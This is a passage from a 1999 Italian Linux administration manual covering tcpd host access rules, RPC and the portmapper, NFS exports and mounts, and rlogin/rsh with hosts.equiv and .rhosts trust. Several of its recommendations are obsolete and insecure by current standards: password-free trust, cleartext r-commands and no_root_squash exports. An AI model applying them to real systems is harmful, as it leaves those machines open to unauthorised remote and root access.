> Se il file è vuoto, o manca, sono consentiti tutti gli accessi; se sono presenti delle direttive, viene verificata la corrispondenza del nodo a queste direttive. Alla prima corrispondenza trovata, la ricerca termina, ignorando anche il file `/etc/hosts.deny`. È importante ribadire che se un nodo non corrisponde ad alcuna delle direttive del file `/etc/hosts.allow`, questo significa solo che questo accesso è consentito, a meno che venga poi impedito da quanto contenuto nel file `/etc/hosts.deny`.

In generale, le righe che iniziano con il simbolo **#** sono ignorate, in qualità di commenti; le righe bianche e quelle vuote sono ignorate ugualmente. Le direttive occupano normalmente una riga, a meno che terminino con il simbolo **** (subito prima del codice di interruzione di riga) che rappresenta una continuazione nella riga successiva.

La sintassi valida per le direttive varia a seconda di come è stato compilato il programma **`tcpd`**. Il minimo che dovrebbe essere sempre valido corrisponde allo schema seguente:

⟨*elenco-di-demoni*⟩ **:** ⟨*elenco-di-client*⟩

Alla sinistra dei due punti si elencano i programmi demone il cui utilizzo si vuole concedere ai nodi elencati alla destra. Gli elementi appartenenti a un elenco possono essere separati con una virgola o uno spazio.

È consentito l'uso di speciali nomi jolly e altri simboli che facilitano l'indicazione di gruppi di nomi.

Elementi

**.**⟨*indirizzo*⟩

L'indirizzo di un nodo che inizia con un punto indica in realtà tutti gli indirizzi che finiscono con quel suffisso. Se si utilizzano nomi di dominio invece di indirizzi numerici, si fa riferimento a un intero dominio. Per esempio, **`.brot.dg`** rappresenta tutti i nodi del dominio **`brot.dg`**.

⟨*indirizzo*⟩**.**

L'indirizzo di un nodo che finisce con un punto indica in realtà tutti gli indirizzi che iniziano con quel prefisso. Se si utilizzano indirizzi IP numerici, si fa riferimento a una rete intera. Per esempio, **`192.168.`** rappresenta tutti i nodi della rete 192.168.0.0.

@⟨*dominio-NIS*⟩**.**

Il nome di un dominio NIS viene indicato con il prefisso **@**, e rappresenta tutti i nodi che appartengono a tale dominio.

⟨*indirizzo-IP*⟩/⟨*maschera-IP*⟩

Rappresenta gli indirizzi che si ottengono eseguendo l'AND tra indirizzo e maschera. Per esempio, 192.168.72.0/255.255.254.0 rappresenta tutti gli indirizzi a partire da 192.168.72.0 a 192.168.73.255.

`ALL`

È un jolly che rappresenta tutto. Se si trova alla sinistra dei due punti indica tutti i demoni dei servizi, se si trova alla destra rappresenta tutti i nodi.

`LOCAL`

È un jolly che indica tutti gli elaboratori locali, intendendosi con questo quelli rappresentabili senza alcun punto.

`UNKNOWN`

È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta sconosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.

`KNOWN`

È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta conosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.

`PARANOID`

È un jolly che corrisponde ai nodi il cui nome non corrisponde all'indirizzo. In pratica, si vuole che **`tcpd`**, attraverso il DNS, determini l'indirizzo in base al nome, e quindi ancora che trasformi il nome in indirizzo (indirizzo –> nome –> indirizzo); se non c'è corrispondenza tra gli indirizzi ottenuti, il nodo rientra in questa categoria.

`EXCEPT`

È un operatore che può essere utilizzato all'interno di un elenco di nomi per escluderne i successivi.

Esempi

`ALL : ALL`

Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo.

```
ALL : ALL EXCEPT .mehl.dg
```

Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo a eccezione di quelli il cui dominio è **`mehl.dg`**.

```
ALL : .brot.dg
```

Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio **`brot.dg`**.

```
ALL : .brot.dg EXCEPT caino.brot.dg
```

Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio **`brot.dg`**, a esclusione di **`caino.brot.dg`**.

```
ALL : 192.168.
```

Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti alla sottorete 192.168.0.0.

```
in.fingerd : LOCAL
ALL : ALL
```

L'ordine in cui appaiono le direttive è importante. In questo caso, le richieste per il servizio Finger (rappresentato dal demone **`in.fingerd`**), vengono accettate solo se provengono da indirizzi locali. Tutti gli altri servizi sono permessi da qualunque origine.

> Per un controllo più facile degli accessi, conviene indicare all'interno del file `/etc/hosts.deny` soltanto **`ALL : ALL`** in modo da impedire tutti gli accessi che non siano consentiti esplicitamente da `/etc/hosts.allow`.

### 77.3.3 /etc/hosts.deny

**`tcpd`** verifica la corrispondenza tra il nodo che tenta la connessione e le direttive del file `/etc/hosts.allow`; se questo non combacia con alcuna di queste, viene verificata la corrispondenza con le direttive del file `/etc/hosts.deny`. Se esiste una direttiva che gli corrisponde, l'accesso viene rifiutato.

La sintassi utilizzata in questo file è la stessa già descritta per `/etc/hosts.allow`, con gli stessi jolly e gli stessi significati di corrispondenza.

Per questioni di sicurezza, è conveniente indicare all'interno di questo file solo la riga seguente:

```
ALL : ALL
```

In questo modo si impedisce qualsiasi accesso che non sia stato concesso espressamente da parte di `/etc/hosts.allow`.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# RPC: Remote Procedure Call

RPC, acronimo di *Remote Procedure Call*, è un meccanismo generale per la gestione di applicazioni client/server. Il sistema si basa su un demone, il *portmapper*, e un file che elenca i servizi disponibili associati al demone relativo. Il *portmapper* è un classico esempio di un programma che gestisce un servizio di rete in modo autonomo, cioè senza essere controllato da **`inetd`**

## 78.1 RPC in generale

Semplificando in modo estremo il funzionamento delle RPC, si può dire che si tratti di un meccanismo attraverso cui si possono eseguire delle elaborazioni remote.

Dal lato server si trova il *portmapper* in ascolto sulla porta 111, dal lato client ci sono una serie di programmi che, per un qualunque servizio RPC, devono prima interpellare il *portmapper* remoto il quale fornisce loro le informazioni necessarie a stabilire una connessione con il demone competente.

Per questo motivo, le chiamate RPC contengono l'indicazione di un ***numero di programma***, attraverso il quale, il *portmapper* remoto è in grado di rispondere informando il client sul numero di porta da utilizzare per quel programma.

I servizi RPC possono essere interrogati attraverso il programma **`rpcinfo`**. Per esempio, per chiedere al *portmapper* dell'elaboratore **`weizen.mehl.dg`** quali servizi siano disponibili e conoscere le loro caratteristiche si può agire come nell'esempio seguente:

$ **`rpcinfo -p weizen.mehl.dg`**[*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100004    2   udp    880  ypserv
    100004    1   udp    880  ypserv
    100004    2   tcp    883  ypserv
    100009    1   udp    889  yppasswdd
```

Una cosa da osservare è che alcuni dei programmi elencati tra i servizi RPC, non appaiono necessariamente anche nell'elenco del file `/etc/services`.

### 78.1.1 # portmap

`portmap` [⟨*opzioni*⟩]

È il demone che si occupa di attivare i servizi RPC. Potrebbe anche chiamarsi **`rpc.portmap`**. Viene avviato di norma durante la procedura di inizializzazione del sistema, in modo indipendente dal controllo di **`inetd`**.

### 78.1.2 /etc/rpc

`/etc/rpc` è il file contenente l'elenco dei servizi RPC disponibili, abbinati al numero di programma usato come riferimento standard. Il suo scopo è quindi quello di tradurre i nomi in numeri di programma e viceversa.

```
#
# rpc 88/08/01 4.0 RPCSRC; from 1.12   88/02/07 SMI
#
portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
```

```
rquotad         100011  rquotaprog quota rquota
sprayd          100012  spray
3270_mapper     100013
rje_mapper      100014
selection_svc   100015  selnsvc
database_svc    100016
rexd            100017  rex
alis            100018
sched           100019
llockmgr        100020
nlockmgr        100021
x25.inr         100022
statmon         100023
status          100024
bootparam       100026
ypupdated       100028  ypupdate
keyserv         100029  keyserver
tfsd            100037
nsed            100038
nsemntd         100039
pcnfsd          150001
bwnfsd          545580417
```

### 78.1.3 $ rpcinfo

`rpcinfo -p [`⟨*host*⟩`]`

`rpcinfo [-n `⟨*numero-di-porta*⟩`] {-u|-t}` ⟨*host*⟩ ⟨*programma*⟩ `[`⟨*versione*⟩`]`

`rpcinfo {-b|-d}` ⟨*programma*⟩ ⟨*versione*⟩

**`rpcinfo`** permette di interrogare un *portmapper*. L'utilità di questo programma sta quindi nella possibilità di conoscere quali servizi RPC sono disponibili all'interno di un certo nodo, e nella possibilità di verificare che questi siano effettivamente in funzione.

Opzioni

`-p [`⟨*host*⟩`]`

Interroga il *portmapper* nell'elaboratore indicato, oppure in quello locale, ed elenca tutti i programmi RPC registrati presso lo stesso.

`-u` ⟨*host*⟩ ⟨*programma*⟩ `[`⟨*versione*⟩`]`

Utilizza il protocollo UDP per eseguire una chiamata RPC alla procedura 0 (**`NULLPROC`**) del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.

`-t` ⟨*host*⟩ ⟨*programma*⟩ `[`⟨*versione*⟩`]`

Utilizza il protocollo TCP per eseguire una chiamata RPC alla procedura 0 (**`NULLPROC`**) del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.

`-n` ⟨*numero-di-porta*⟩

Permette di specificare una porta diversa rispetto a quella che viene indicata dal *portmapper*, per eseguire una chiamata RPC attraverso le opzioni **`-u`** e **`-t`**.

`-b` ⟨*programma*⟩ ⟨*versione*⟩

Permette di eseguire una chiamata RPC circolare (broadcast) a tutti i nodi in grado di riceverla, utilizzando il protocollo UDP, per l'esecuzione della procedura 0 (**`NULLPROC`**) del programma e della versione specificati. Il risultato viene emesso attraverso lo standard output.

`-d` ⟨*programma*⟩ ⟨*versione*⟩

L'utente **`root`** può utilizzare questa opzione per eliminare la registrazione del servizio RPC del programma e versione specificati.

Esempi

`$` **`rpcinfo -p`**

Elenca tutti i servizi RPC registrati nell'elaboratore locale.

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100004    2   udp    880  ypserv
    100004    1   udp    880  ypserv
    100004    2   tcp    883  ypserv
    100009    1   udp    889  yppasswdd
```

---

$ **rpcinfo -p weizen.mehl.dg**

Elenca tutti i servizi RPC registrati nell'elaboratore **weizen.mehl.dg**.

$ **rpcinfo -b mountd 1**

Elenca tutti i nodi in grado di fornire il servizio **mountd**.

```
127.0.0.1 localhost.localdomain
192.168.1.1 dinkel.brot.dg
192.168.1.2 roggen.brot.dg
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# NFS

NFS è un servizio di rete che, avvalendosi delle RPC, permette la condivisione di porzioni di filesystem da e verso altri elaboratori connessi.

Solitamente, in un sistema GNU/Linux è sufficiente predisporre il file `/etc/exports` per permettere agli altri elaboratori della rete di accedere al proprio con un semplice **`mount`**.

## 79.1 Supporto nel kernel

Per poter condividere file attraverso NFS, sia come client che come server, occorre includere il supporto al filesystem NFS nel kernel (12.5.15).

Per controllare che questo supporto esista, è sufficiente leggere il contenuto del file `/proc/filesystems`. L'esempio seguente rappresenta una situazione in cui è possibile accedere a filesystem NFS (è la riga **`nodev nfs`** a rivelarlo).

```
        ext2
        minix
        umsdos
        msdos
        vfat
nodev   proc
nodev   nfs
nodev   smbfs
        iso9660
```

## 79.2 Dal lato del server

Dalla parte dell'elaboratore server è necessario che oltre al *portmapper* siano in funzione i demoni **`mountd`** e **`nfsd`** e che il file di configurazione `/etc/exports` sia stato configurato correttamente.

`$` **`rpcinfo -p`**[ *Invio* ]

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

### 79.2.1 # rpc.mountd

`rpc.mountd [`⟨*opzioni*⟩`]`

È il demone che si occupa di gestire il montaggio del filesystem di rete dal lato del server. Generalmente, viene avviato dalla procedura di inizializzazione del sistema, in modo autonomo, cioè indipendente da **`inetd`**. Mantiene il file `/etc/rmtab` che elenca i montaggi in essere. Tuttavia, non è garantito che il contenuto di questo file sia esatto, per cui non lo si può utilizzare per determinare con certezza quali siano le connessioni in corso.

### 79.2.2 # rpc.nfsd

`rpc.nfsd [`⟨*opzioni*⟩`]`

È il demone che si occupa di gestire le richieste, da parte dei client, per i servizi NFS. Deve essere in funzione nel server. Viene avviato generalmente dalla procedura di inizializzazione del sistema, subito dopo **`mountd`**. Anche **`rpc.nfsd`** funziona in modo autonomo rispetto a **`inetd`**.

Il funzionamento di questo programma dipende dal file `/etc/exports`. Quando quest'ultimo dovesse essere riconfigurato, per fare in modo che **`rpc.nfsd`** lo rilegga, è necessario inviargli un segnale di aggancio.

`kill -HUP` ⟨*PID-di-rpc.nfsd*⟩

### 79.2.3 /etc/exports

Il file `/etc/exports` contiene l'indicazione delle porzioni di filesystem locale da concedere in condivisione alla rete: NFS. Questo file viene utilizzato in pratica dai demoni **`mountd`** e **`nfsd`**.

Se il file manca o è vuoto, non viene concesso l'utilizzo di alcuna parte del filesystem locale all'esterno.

Ogni record del file è composto da:

- l'indicazione di una directory a partire dalla quale si concede la condivisione;
- una serie di nodi o reti cui viene concesso l'utilizzo di questa directory con l'eventuale specificazione di opzioni di accesso.

In pratica si utilizza la sintassi seguente:

⟨*directory-di-partenza*⟩ `[`⟨*host*⟩`][(`⟨*opzioni*⟩`)]...`

Quando si fanno modifiche a questo file, è necessario riavviare il sistema di gestione del servizio NFS. Di solito è sufficiente inviare un segnale di aggancio ai demoni **`mountd`** e **`nfsd`**.

`kill -HUP` ⟨*PID-di-rpc.mountd*⟩

`kill -HUP` ⟨*PID-di-rpc.nfsd*⟩

Se non si riesce in questo modo, si può tentare di eliminare del tutto i due processi, per riavviarli manualmente subito dopo.

> Purtroppo, la configurazione di questo file non è sempre funzionante e questo a causa di difetti nei demoni **`mountd`** e **`nfsd`**. In generale, si è cercato sempre di garantire la sicurezza, a discapito della funzionalità. Se una configurazione particolare di `/etc/exports` sembra non funzionare senza un motivo particolare, è bene provarne altre, limitando l'uso di opzioni particolari, o cercando di identificare meglio gli elaboratori a cui si concede di accedere. Eventualmente, si veda anche la pagina di manuale *exports(5)*.

#### Identificazione degli elaboratori

Gli elaboratori che possono accedere alla directory condivisa possono essere specificati in vari modi, alcuni dei quali sono elencati di seguito:

- **indicazione di un singolo nodo**
  quando si utilizza un nome o un indirizzo IP che fa riferimento da un elaboratore specifico;
- **uso di caratteri jolly**
  possono essere utilizzati i caratteri jolly **`*`** e **`?`** per indicare un gruppo di **nomi** di elaboratore con una sola notazione, tenendo presente che questi simboli non possono sostituirsi ai punti di un nome di dominio;
- **rete IP**
  attraverso la notazione ⟨*indirizzo-IP*⟩**`/`**⟨*maschera-di-rete*⟩ è possibile indicare simultaneamente tutti gli elaboratori collocati all'interno della rete o della sottorete a cui si fa riferimento.

#### Alcune opzioni

Alcune delle opzioni da applicare sono elencate di seguito.

---

`ro`

Consente l'accesso in sola lettura. Questa è la modalità di funzionamento predefinita.

`rw`

Consente l'accesso in lettura e scrittura.

`noaccess`

Non concede la directory in condivisione. Può essere utile quando si vuole evitare l'accesso a una sottodirectory di una directory già concessa in condivisione.

`link_relative`

Trasforma i collegamenti simbolici assoluti, contenuti nel filesystem da condividere, in collegamenti relativi.

Un percorso è assoluto quando parte dalla directory radice (`/`), mentre è relativo quando parte dalla posizione corrente. Nello stesso modo, un collegamento simbolico può essere fatto utilizzando l'indicazione di un percorso assoluto o relativo. Quando si utilizza un filesystem di rete, difficilmente si ricostruisce la situazione del filesystem contenuto nell'elaboratore che opera da server, di conseguenza, gli eventuali collegamenti simbolici assoluti, non sarebbero più validi. Questo tipo di trasformazione risolve il problema ed è anche la modalità di funzionamento predefinita.

`link_absolute`

Mantiene il collegamenti simbolici così come sono.

`root_squash`

Si tratta di un'opzione di sicurezza, attraverso la quale si impedisce l'accesso come utente **`root`**. In pratica, quando un utente **`root`** presso un client utilizza il filesystem condiviso, viene trattato come utente **`nobody`**.[1]

`no_root_squash`

Non effettua la trasformazione dell'UID **`root`** e ciò è necessario quando si utilizzano client senza disco fisso.[2]

Esempi

`/usr *.brot.dg(ro)`

Concede ai nodi del dominio **`brot.dg`** l'accesso in lettura alla directory `/usr/` e seguenti.

---

`/ roggen.brot.dg(ro,root_squash)`

Concede a **`roggen.brot.dg`** di accedere in sola lettura a partire dalla directory radice, escludendo i privilegi dell'utente **`root`**.

---

`/home roggen.brot.dg(rw) weizen.mehl.dg(rw)`

Concede a **`roggen.brot.dg`** e a **`weizen.mehl.dg`** di accedere in lettura e scrittura alla directory `/home/`.

---

`/    *(rw,no_root_squash)`

Questa definizione non dovrebbe funzionare più. Sembrerebbe voler concedere a tutta la rete di accedere in lettura e scrittura a partire dalla directory radice, permettendo ai vari utenti **`root`** di mantenere i loro privilegi. Tuttavia l'asterisco non dovrebbe riuscire a rimpiazzare i punti che compongono i nomi di dominio, risolvendosi così in una directory che in pratica non viene condivisa.

### 79.2.4 Verifica

Per verificare l'utilizzo effettivo del servizio da parte dei client, è disponibile il programma **`showmount`**, che viene descritto più avanti. Infatti, questo si presta anche all'utilizzo dal lato client per conoscere le directory esportate da un server.

## 79.3 Dal lato del client

Con GNU/Linux, l'utilizzo di un filesystem di rete richiede solo che il kernel sia stato predisposto per questo. Non occorrono programmi demone, basta il normalissimo **`mount`**.

Per facilitare il compito degli amministratori dei client, è anche disponibile il programma **`showmount`** che permette di conoscere cosa viene messo a disposizione dai vari server.

---

[1] L'utente **`nobody`** corrisponde spesso al numero UID 65534 o −2. Tuttavia, questo utente non ha un numero UID standard, tanto che in alcuni sistemi si preferisce utilizzare un numero più basso di quelli assegnati agli utenti comuni.

[2] Anche se in tutti i documenti che si incontrano, si afferma che la trasformazione dell'UID **`root`** non avviene se non è richiesto espressamente, in realtà, la maggior parte delle distribuzioni GNU/Linux compilano i sorgenti in modo che, se non viene specificato diversamente, avvenga tale trasformazione.

### 79.3.1 Mount di un filesystem di rete

Il montaggio di un filesystem di rete avviene in modo analogo a quello di una normale unità di memorizzazione, con la differenza fondamentale del modo di esprimere il dispositivo virtuale corrispondente al filesystem remoto da connettere.

⟨*host-remoto*⟩**:**⟨*directory-remota*⟩

La notazione sopra riportata rappresenta la porzione di filesystem remoto cui si vuole accedere, attraverso l'indicazione simultanea dell'elaboratore e della directory di partenza.

Supponendo che l'elaboratore **`dinkel.brot.dg`** conceda l'utilizzo della directory `/usr/` e successive, l'elaboratore **`roggen.brot.dg`** potrebbe sfruttarne l'occasione attraverso il programma **`mount`** nel modo seguente:

```
mount -t nfs dinkel.brot.dg:/usr /usr
```

Inoltre, nell'elaboratore **`roggen`** si potrebbe aggiungere una riga nel file `/etc/fstab` in modo da automatizzarne la connessione (41.3.6).

```
dinkel.brot.dg:/usr  /usr          nfs      defaults
```

Sia attraverso il programma **`mount`** (preceduti dall'opzione **`-o`**), che nel file `/etc/fstab` (nel campo delle opzioni) possono essere specificate delle opzioni particolari riferite a questo tipo di filesystem.

---

`rsize=`*n*

Permette di specificare la dimensione dei pacchetti (o *datagram*, dal momento che si tratta del protocollo UDP, che è di tipo non connesso) utilizzati in lettura da parte del client NFS. Il valore predefinito è di 1024 byte.

`wsize=`*n*

Permette di specificare la dimensione dei pacchetti (o *datagram*, dal momento che si tratta del protocollo UDP, che è di tipo non connesso) utilizzati in scrittura da parte del client NFS. Il valore predefinito è di 1024 byte.

`timeo=`*n*

Permette di definire il valore del *timeout*, espresso in decimi di secondo, per il completamento delle richieste. In pratica, se entro quel tempo non si ottiene una conferma, si verifica un *minor timeout* e l'operazione viene ritentata con una durata di *timeout* doppia. Quando si raggiunge un *timeout* massimo di 60 secondi si verifica un *major timeout*. Il valore predefinito è 7 corrispondente a 0,7 secondi.

`hard`

Stabilisce che la connessione deve essere ritentata all'infinito, anche dopo un *major timeout*. È la modalità di funzionamento predefinita.

`soft`

Stabilisce che venga generato un errore di I/O non appena si verifica un *major timeout*. Questa modalità si contrappone a quella **`hard`**.

`intr`

Permette l'interruzione di una chiamata NFS attraverso l'uso di segnali. Può essere utile per interrompere una connessione quando il server non risponde.

### 79.3.2 # showmount

`showmount [`⟨*opzioni*⟩`] [`⟨*host*⟩`]`

**`showmount`** è un programma collocato nella directory `/usr/sbin/`, il cui utilizzo è rivolto prevalentemente all'utente **`root`**, ma che non viene impedito agli utenti comuni. **`showmount`** permette di verificare la disponibilità di un server NFS a consentire il montaggio di determinate directory, oppure permette di verificare chi stia montando qualcosa dal proprio server locale.

Alcune opzioni

`-a | --all`

Elenca i client che utilizzano il proprio servizio e anche le directory che questi hanno montato.

`-e | --exports`

Elenca le directory esportate dal server locale o dal server remoto (se indicato come ultimo argomento del comando).

## 79.4 Riferimenti

- Nicolai Langfeldt, *NFS HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Remote login

Una serie di programmi storici consente di eseguire delle operazioni su elaboratori remoti. I nomi di questi iniziano convenzionalmente con una lettera «r» in modo da distinguerli da programmi equivalenti che svolgono la loro funzione in ambito locale. Oltre ai programmi che richiedono l'elaborazione, nel server ci devono essere dei demoni in grado di attuare quanto richiesto.

## 80.1 Identificazione

L'esecuzione di un'elaborazione remota richiede il riconoscimento dell'utente, in modo da potere stabilire l'ambito e i privilegi in cui si deve trovarsi presso l'elaboratore remoto. Il riconoscimento può avvenire attraverso una sorta di *login*, durante il funzionamento del programma dal lato client, oppure può essere basato sulla semplice fiducia, concedendo l'accesso attraverso la preparazione di alcuni file di configurazione. Indubbiamente, la fiducia è un metodo molto poco sicuro di amministrare il proprio sistema, ma quando una rete locale è ristretta a un ambito in cui tutto è comunque sotto controllo, la richiesta di una password può essere effettivamente un fastidio inutile.

Il riconoscimento può avvenire nel modo tradizionale, attraverso i file `/etc/hosts.equiv` e `~/.rhosts`, oppure attraverso un'autenticazione Kerberos. Quest'ultima non viene descritta.

Se si vuole concedere un accesso senza controlli particolari, si può predisporre il file `/etc/hosts.equiv` con un semplice elenco di nomi di nodi (o di indirizzi IP) a cui si concede l'accesso, in modo generalizzato, senza la richiesta di password. Parallelamente, o alternativamente, ogni utente può predisporre il proprio elenco di nodi e di utenti da considerare equivalenti alla propria «identità» locale, preparando il file `~/.rhosts`.

### 80.1.1 /etc/hosts.equiv

Il file `/etc/hosts.equiv` permette di definire un elenco di nodi che deve essere trattato come equivalente a quello locale, in modo tale che gli utenti di questi nodi possano accedere attraverso l'uso di comandi remoti, e senza la richiesta di password.

L'esempio seguente mostra il contenuto del file `/etc/hosts.equiv` di un nodo per il quale si vuole consentire l'accesso da parte di **`dinkel.brot.dg`** e di **`roggen.brot.dg`**.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi **`dinkel.brot.dg`** e **`roggen.brot.dg`** possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un'utenza con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi **`dinkel.brot.dg`** e **`roggen.brot.dg`** di accedere localmente se esistono utenze con lo stesso nome. In aggiunta a questo, però, viene concesso agli utenti **`tizio`** e **`caio`** del nodo **`dinkel.brot.dg`**, di accedere con **qualunque** nominativo-utente (locale), senza la richiesta di alcuna password.

> Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli di **`root`**. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, ma questo dipende da come sono stati compilati i sorgenti, e comunque non è un buon motivo per configurare in questo modo il file `/etc/hosts.equiv`.

### 80.1.2 ~/.rhosts

Indipendentemente dal fatto che il file `/etc/hosts.equiv` sia presente o meno, ogni utente può predisporre il proprio file `~/.rhosts`. La sintassi di questo file è la stessa di `/etc/hosts.equiv`, ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente fisico, potrebbe essere riconosciuto con nomi differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio, mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[1]

### 80.1.3 Root e utenti speciali

Per motivi di sicurezza, dovrebbe essere impedito all'utente **`root`**, così come agli utenti speciali (cioè quelli corrispondenti a numeri UID particolarmente bassi), di accedere senza identificazione. Quindi, di solito, la sola configurazione del file `/etc/hosts.equiv` non basta a permettere l'accesso all'utente **`root`** senza che questo fornisca la password. Normalmente, è sufficiente predisporre anche il file `~root/.rhosts`.[2]

## 80.2 Login remoto

Il *login* remoto è qualcosa di molto simile all'utilizzo di una connessione Telnet e comunque rimane la base dei programmi di utilizzo remoto. Dal lato del server occorre un demone **`rlogind`** e dal lato del client il programma **`rlogin`**.

### 80.2.1 # rlogind

`in.rlogind [`⟨*opzioni*⟩`]`

È il demone del servizio necessario per ricevere connessioni attraverso **`rlogin`**. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**. Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
```

Alcune opzioni

`-h`

Permette anche all'utente **`root`** di utilizzare il file `~/.rhosts`.

### 80.2.2 $ rlogin

`rlogin [`⟨*opzioni*⟩`]` ⟨*host-remoto*⟩

Si tratta di un modo per effettuare il *login* all'interno di un elaboratore remoto, come se ci si trovasse sulla console di questo.

Alcune opzioni

`-l` ⟨*utente*⟩

Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per il *login* nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la password in ogni caso.

`-8`

Abilita la connessione utilizzando una comunicazione a 8 bit in modo da poter utilizzare caratteri speciali come le lettere accentate.

## 80.3 Shell remota

Una shell remota è uno strumento per eseguire un comando in un elaboratore remoto dirigendo il flusso normale di dati attraverso il programma utilizzato localmente. In pratica, per fare questo, si utilizza il demone **`rshd`** dal lato server e **`rsh`** dal lato client.

Quando si utilizza una shell remota come **`rsh`**, è importante fare mente locale alla sequenza delle operazioni che avvengono. Infatti, il comando viene interpretato inizialmente dalla shell locale che poi passa gli argomenti a **`rsh`**, il quale poi eseguirà un comando presso l'elaboratore remoto. Il problema sta quindi nel comprendere quale sia effettivamente il comando che verrà eseguito nell'elaboratore remoto, tenendo conto anche della shell che verrà utilizzata lì, per determinare il flusso di output che si ottiene (standard output e standard error), flusso che poi può essere visualizzato, ridiretto o rielaborato localmente.

[1] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente, ci deve essere uno spazio.

[2] Oltre a questo problema, potrebbe essere stato impedito l'accesso da un elaboratore remoto a causa della configurazione del file `/etc/securetty`.

### 80.3.1 rshd

`in.rshd [`⟨*opzioni*⟩`]`

È il demone del servizio necessario per ricevere connessioni attraverso **`rsh`**. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**. Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
```

Alcune opzioni

`-h`

Permette anche all'utente **`root`** di utilizzare il file ~`/.rhosts`.

### 80.3.2 $ rsh

`rsh [`⟨*opzioni*⟩`]` ⟨*host-remoto*⟩ `[`⟨*comando*⟩`]`

Permette di eseguire il comando richiesto nell'elaboratore remoto specificato se su quell'elaboratore è abilitata questa possibilità. Lo standard input ricevuto da **`rsh`** viene inviato allo standard input del comando remoto; lo standard output e lo standard error emessi dal comando remoto vengono ridiretti in modo che diventino rispettivamente lo standard output e lo standard error di **`rsh`**.

Questo meccanismo di ridirezione è l'elemento che rende utile questo programma e d'altra parte è anche il suo limite: non possono essere utilizzati programmi che richiedono l'interazione con l'utente, attraverso **`rsh`**.

Se **`rsh`** viene utilizzata senza l'indicazione del comando remoto, si ottiene in pratica un *login* attraverso **`rlogin`**.

Alcune opzioni

`-l` ⟨*utente*⟩

Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per il *login* nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la password in ogni caso.

Esempi

`$` **`rsh roggen.brot.dg cat /etc/fstab > copia-locale`**

Esegue il **`cat`** del file `/etc/fstab` dell'elaboratore **`roggen.brot.dg`** e ne dirige l'output verso il file locale `copia-locale`.

`$` **`rsh roggen.brot.dg cat /etc/fstab ">" copia-remota`**

Questo esempio sembra molto simile al precedente, ma utilizzando il simbolo di ridirezione tra virgolette, la shell locale non lo interpreta in questo modo, ma lo lascia tra gli argomenti di **`rsh`**. Così facendo, il simbolo di ridirezione viene gestito dal comando remoto generando così il file `copia-remota` proprio nell'elaboratore remoto.

`$` **`rsh roggen.brot.dg tar czf - /home/pluto > ~/pluto.tgz`**

Esegue l'archiviazione della directory `/home/pluto/` dell'elaboratore **`roggen.brot.dg`** generando l'archivio compresso ~`/pluto.tgz` nell'elaboratore locale.

## 80.4 Copia tra elaboratori

Un modo per copiare dati tra un elaboratore e un altro può essere quello di sfruttare un filesystem di rete. Un altro modo potrebbe essere quello di utilizzare **`rsh`** per copiare dati da un elaboratore remoto verso quello locale (viceversa è un po' difficile).

